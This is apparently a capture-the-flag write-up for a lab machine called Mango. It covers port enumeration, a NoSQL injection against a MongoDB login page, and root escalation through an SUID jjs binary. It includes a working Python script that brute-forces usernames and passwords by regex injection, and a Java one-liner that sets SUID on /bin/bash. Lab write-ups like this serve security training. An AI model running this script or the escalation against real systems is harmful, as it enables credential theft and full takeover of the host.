Scanning

Started with my typical nmap scan.
Enumeration – Port 443
Port 80 returned a 403 forbidden as seen in the scan, but 443 seemed worthwhile to check out.

This search function just returned to itself.

Gobuster revealed a subdirectory /analytics & this also worked from the primary page.

This was a collected table of data but the origin was a real site that was out of scope for this assignment.
I noted again that on my nmap scan there was a subdomain revealed from the ssl certificate: staging-order.mango.htb. After adding it to my hosts file, I was able to check it out.
Enumeration – Port 80 – staging-order.mango.htb

I was presented with this login portal for which nothing generic worked. I tried some simple sql injection payload but those also failed. So I enumerated further.




Aha. Finally I was able to see that this is running on MongoDB.
This explains why my generic payloads weren’t working. MongoDB runs nosql whose syntax is entirely different from sql.
From OWASP, observe an injection sample:

That said, there are still plenty of resources for performing a nosql injection to find users and passwords.
Foothold – NoSQL Injection to Shell
First of all, I just want to verify that the injection is a vulnerable entry point.

This payload uses a notequal operator injected into the data field in order to force a boolean response from the server. As you can see above, the 302 was the response, signifying a valid injection point.
I started out enumerating usernames with this script.
#!/usr/bin/python3
import re
import requests
import string

chars = string.ascii_letters + string.digits + string.punctuation
username = ""
url = "http://staging-order.mango.htb/"
done = False

while not done:
	done = True
	for c in chars:
		data = {
			"username[$regex]": f"^{re.escape(username+c)}.*$",
			"password[$ne]": "whatever",
			"login": "login"
		}
		r = requests.post(url, data=data, allow_redirects=False)
		if r.status_code == 302:
			done = False
			username += c
			print(f"[*] Found {c}")

print(f"[*] Username: {username}")
I edited it again to find the password of admin.

But when I tried to SSH using that, it didn’t work. I needed to actually try usernames recursively because obviously admin was not a valid ssh user.
I found a great one at hacktricks.

Now I’m getting somewhere! I tried to ssh with mango creds.

And that worked!
Escalation – User -> Root
I’ll combine these because this was the easiest bit. Turns out admin was actually a user on the machine.

So I was simply able to su to his account.

I checked for sudo rights as admin, but came up empty. However, checking for SUID binaries as usual, I found something interesting.

JJS is certainly out of place here. This allows us access to write java code.
I’ll just change the permissions for bash, giving it root provileges and the ability for me to call it.

It wrapped my text, but the full java code here was: Java.type('java.lang.Runtime').getRuntime().exec('chmod u+s /bin/bash') .waitFor()
Then I can simply call bash with the -p flag and I have the root euid as shown above!
 A Cyber Journey